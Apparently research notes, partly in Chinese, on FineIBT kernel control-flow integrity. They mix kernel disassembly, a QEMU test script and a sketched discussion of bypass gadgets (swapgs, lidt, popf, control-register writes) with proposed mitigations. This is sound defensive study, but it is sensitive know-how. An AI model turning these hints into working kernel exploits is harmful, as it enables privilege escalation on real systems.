.text:0000000000001284 000 41 57                push    r15
.text:0000000000001286 008 4C 8D 3D 13 2B 00 00 lea     r15, __frame_dummy_init_array_entry
.text:000000000000128D 008 41 56                push    r14
.text:000000000000128F 010 49 89 D6             mov     r14, rdx
.text:0000000000001292 010 41 55                push    r13
.text:0000000000001294 018 49 89 F5             mov     r13, rsi
.text:0000000000001297 018 41 54                push    r12
.text:0000000000001299 020 41 89 FC             mov     r12d, edi
.text:000000000000129C 020 55                   push    rbp
.text:000000000000129D 028 48 8D 2D 04 2B 00 00 lea     rbp, __do_global_dtors_aux_fini_array_entry
.text:00000000000012A4 028 53                   push    rbx
.text:00000000000012A5 030 4C 29 FD             sub     rbp, r15
.text:00000000000012A8 030 48 83 EC 08          sub     rsp, 8
.text:00000000000012AC 038 E8 4F FD FF FF       call    _init_proc
.text:00000000000012AC
.text:00000000000012B1 038 48 C1 FD 03          sar     rbp, 3
.text:00000000000012B5 038 74 1F                jz      short loc_12D6
.text:00000000000012B5
.text:00000000000012B7 038 31 DB                xor     ebx, ebx
.text:00000000000012B9 038 0F 1F 80 00 00 00 00 nop     dword ptr [rax+00000000h]
.text:00000000000012B9
.text:00000000000012C0
.text:00000000000012C0                          loc_12C0:                               ; CODE XREF: __libc_csu_init+54↓j
.text:00000000000012C0 038 4C 89 F2             mov     rdx, r14
.text:00000000000012C3 038 4C 89 EE             mov     rsi, r13
.text:00000000000012C6 038 44 89 E7             mov     edi, r12d
.text:00000000000012C9 038 41 FF 14 DF          call    ds:(__frame_dummy_init_array_entry - 3DA0h)[r15+rbx*8]
.text:00000000000012C9
.text:00000000000012CD 038 48 83 C3 01          add     rbx, 1
.text:00000000000012D1 038 48 39 DD             cmp     rbp, rbx
.text:00000000000012D4 038 75 EA                jnz     short loc_12C0
.text:00000000000012D4
.text:00000000000012D6
```

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FineIBT: Fine-grain Control-flow Enforcement with Indirect Branch Tracking

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We present the design, implementation, and evaluation of FineIBT: a CFI enforcement mechanism that improves the precision of hardware-assisted CFI solutions, like Intel IBT, by instrumenting program code to reduce the valid/allowed targets of indirect forward-edge transfers. We study the design of FineIBT on the x86-64 architecture, and implement and evaluate it on Linux and the LLVM toolchain. We designed FineIBT's instrumentation to be compact, incurring low runtime and memory overheads, and generic, so as to support different CFI policies. Our prototype implementation incurs negligible runtime slowdowns (≈ 0%–1.94% in SPEC CPU2017 and ≈ 0%–1.92% in real-world applications) outperforming Clang-CFI. Lastly, we investigate the effectiveness/security and compatibility of FineIBT using the ConFIRM CFI benchmarking suite, demonstrating that our instrumentation provides complete coverage in the presence of modern software features, while supporting a wide range of CFI policies with the same, predictable performance.

CCS Concepts: • **Security and privacy** → **Systems security**; • **Security and privacy** → **Software security engineering**;

Keywords: Intel CET/IBT, CFI enforcement

FineIBT: Fine-grain Control-flow Enforcement with Indirect Branch Tracking

https://dl.acm.org/doi/fullHtml/10.1145/3607199.3607219

```
main:                       /* caller */
 ...
 mov   $0xc00010ff, %eax  /* SID = 0xc00010ff */
 call  *%rcx
 ...
 call  func1_entry
 ...
func0:                      /* callee */
 endbr64
 sub   $0xc00010ff, %eax  /* SID = 0xc00010ff */
 je    func0_entry
 hlt
func0_entry:
 ...
func1:                      /* callee */
 endbr64
 sub   $0xbaddcafe, %eax  /* SID = 0xbaddcafe */
 je    func1_entry
 hlt
func1_entry:
 ...
```


```
pipe_read:
<+407>: mov    r11,QWORD PTR [rcx+0x8]
<+411>: mov    r13,QWORD PTR [rbp-0x80]
<+415>: mov    rdi,r13
<+418>: mov    rsi,r14
<+421>: mov    r10d,0x839cb82f
<+427>: sub    r11,0x10
<+431>: nop    DWORD PTR [rax+0x0]
<+435>: call   r11

__cfi_anon_pipe_buf_release:
<+0>:   endbr64
<+4>:   sub    r10d,0x839cb82f
        je     anon_pipe_buf_release
anon_pipe_buf_release:
<+0>:   nop    WORD PTR [rax]
<+4>:   nop    DWORD PTR [rax+rax*1+0x0]
<+9>:   push   rbp
<+10>:  mov    rbp,rsp
```

How to bypass?

```
entry_SYSCALL_64:
<+0>:     endbr64
<+4>:     swapgs
<+7>:     mov    QWORD PTR gs:0x6014,rsp
<+16>:    jmp    <entry_SYSCALL_64+36>
<+18>:    mov    rsp,cr3
<+21>:    nop
<+26>:    and    rsp,0xffffffffffffe7ff
<+33>:    mov    cr3,rsp
<+36>:    mov    rsp,QWORD PTR gs:0x32c98
```


```
.text:FFFFFFFF82202430 000 F3 0F 1E FA          endbr64
.text:FFFFFFFF82202434 000 0F 01 F8             swapgs
.text:FFFFFFFF82202437 000 41 89 E0             mov     r8d, esp
.text:FFFFFFFF8220243A 000 EB 12                jmp     short loc_FFFFFFFF8220244E
.text:FFFFFFFF8220243A
```



```
.text:FFFFFFFF814DE8D0                          __cfi_pipe_read proc near
.text:FFFFFFFF814DE8D0 000 B8 03 5F 17 C6       mov     eax, 0C6175F03h
.text:FFFFFFFF814DE8D5 000 90                   nop
.text:FFFFFFFF814DE8D6 000 90                   nop
.text:FFFFFFFF814DE8D7 000 90                   nop
.text:FFFFFFFF814DE8D8 000 90                   nop
.text:FFFFFFFF814DE8D9 000 90                   nop
.text:FFFFFFFF814DE8DA 000 90                   nop
.text:FFFFFFFF814DE8DB 000 90                   nop
.text:FFFFFFFF814DE8DC 000 90                   nop
.text:FFFFFFFF814DE8DD 000 90                   nop
.text:FFFFFFFF814DE8DE 000 90                   nop
.text:FFFFFFFF814DE8DF 000 90                   nop
.text:FFFFFFFF814DE8DF                          __cfi_pipe_read endp
.text:FFFFFFFF814DE8DF
.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E0                          ; =============== S U B R O U T
.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E0                          pipe_read proc near
.text:FFFFFFFF814DE8E0 000 F3 0F 1E FA          endbr64
.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E4
.text:FFFFFFFF814DE8E4                          loc_FFFFFFFF814DE8E4:
.text:FFFFFFFF814DE8E4 000 0F 1F 44 00 00       nop     dword ptr [rax+rax+00h]
.text:FFFFFFFF814DE8E9 000 55                   push    rbp
.text:FFFFFFFF814DE8EA 008 48 89 E5             mov     rbp, rsp
.text:FFFFFFFF814DE8ED 008 41 57                push    r15
.text:FFFFFFFF814DE8EF 010 41 56                push    r14
.text:FFFFFFFF814DE8F1 018 41 55                push    r13
.text:FFFFFFFF814DE8F3 020 41 54                push    r12
.text:FFFFFFFF814DE8F5 028 53                   push    rbx
.text:FFFFFFFF814DE8F6 030 48 81 EC 90 00 00 00 sub     rsp, 90h
.text:FFFFFFFF814DE8FD 0C0 65 48 8B 04 25 28 00 00 00 mov     rax, gs:qword_28
.text:FFFFFFFF814DE906 0C0 48 89 45 D0          mov     [rbp-30h], rax
.text:FFFFFFFF814DE90A 0C0 48 89 B5 58 FF FF FF mov     [rbp-0A8h], rsi
.text:FFFFFFFF814DE911 0C0 48 8B 5E 18          mov     rbx, [rsi+18h]
.text:FFFFFFFF814DE915 0C0 48 85 DB             test    rbx, rbx
.text:FFFFFFFF814DE918 0C0 0F 84 A5 04 00 00    jz      loc_FFFFFFFF814DEDC3
.text:FFFFFFFF814DE918
.text:FFFFFFFF814DE91E 0C0 48 89 BD 50 FF FF FF mov     [rbp-0B0h], rdi
```

```
#!/bin/bash

    #-hda ./img/stretch.img \
    #-cpu kvm64,+fsgsbase \
    #-cpu host \
qemu-system-x86_64 \
    -m 4G -smp cores=8,threads=2 \
    -cpu kvm64,+fsgsbase,+smep,+smap,+avx,+avx2,+xsave,+topoext \
    -kernel ./bzImage \
    --enable-kvm \
    -initrd ./initramfs.cpio.gz \
    -nographic \
    -append "console=ttyS0 root=/dev/sda panic=1000 oops=panic panic_on_warn=1 nokaslr smap smep tsc=unstable net.ifnames=0 cfi=fineibt" \
    -net nic -net user,hostfwd=tcp::${SSH_PORT}-:22 \
    -monitor /dev/null \
    -s
```



Mitigation

cr0/cr4:
扩展 CR-Pinning: 把关键控制寄存器的安全位（如 CR0.WP 、 CR4.SMEP/SMAP ）固定为期望值，并对任何修改这些位的尝试进行拦截、校验或拒绝
lidt:
这些 lidt gadget可以通过强制其值始终设置为它们所在的位置的常量虚拟地址来缓解。在现代 PML4 Linux 上，这始终是 0xfffffe0000000000。在任何 lidt 指令后对值进行后检查并重置其值应 该足以防止其被滥用。
popf:
该类指令数量太多，暂无较好的方法
swapgs:
对来自用戶空间的 GSBase 值 进行检测
FineIBT bypass：
给漏网之鱼函数都加上_cfi_

Innovation points

找到了几个gadget？？？
提出了自己的Mitigation?

gsbase的利用是去年Blackhat mea我们有打过


)

cor也打过


是啊

为什么这也能发

论文写的好呀



CVE-2014-4699: Linux Kernel ptrace/sysret vulnerability analysis
https://duasynt.com/blog/cve-2014-4699-linux-kernel-ptrace-sysret-analysis



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BTI
https://zhuanlan.zhihu.com/p/370947458#:~:text=BTI%E7%9A%84%E5%85%A8%E7%A7%B0%E6%98%AFbranch%20target%20indentificating%EF%BC%8C%E6%98%AF,Armv8.5%20%E5%A2%9E%E5%8A%A0%E7%9A%84%E9%99%90%E5%88%B6%E6%94%BB%E5%87%BB%E7%9A%84%E5%AE%89%E5%85%A8%E7%89%B9%E6%80%A7%EF%BC%8C%E4%B8%BB%E8%A6%81%E6%98%AF%E6%9D%A5%E8%A7%A3%E5%86%B3JOP%EF%BC%88jump-oriented%20programming%EF%BC%89%E8%BF%99%E7%A7%8D%E6%94%BB%E5%87%BB%E6%96%B9%E5%BC%8F%E3%80%82
FS/GS
https://zhuanlan.zhihu.com/p/435518616
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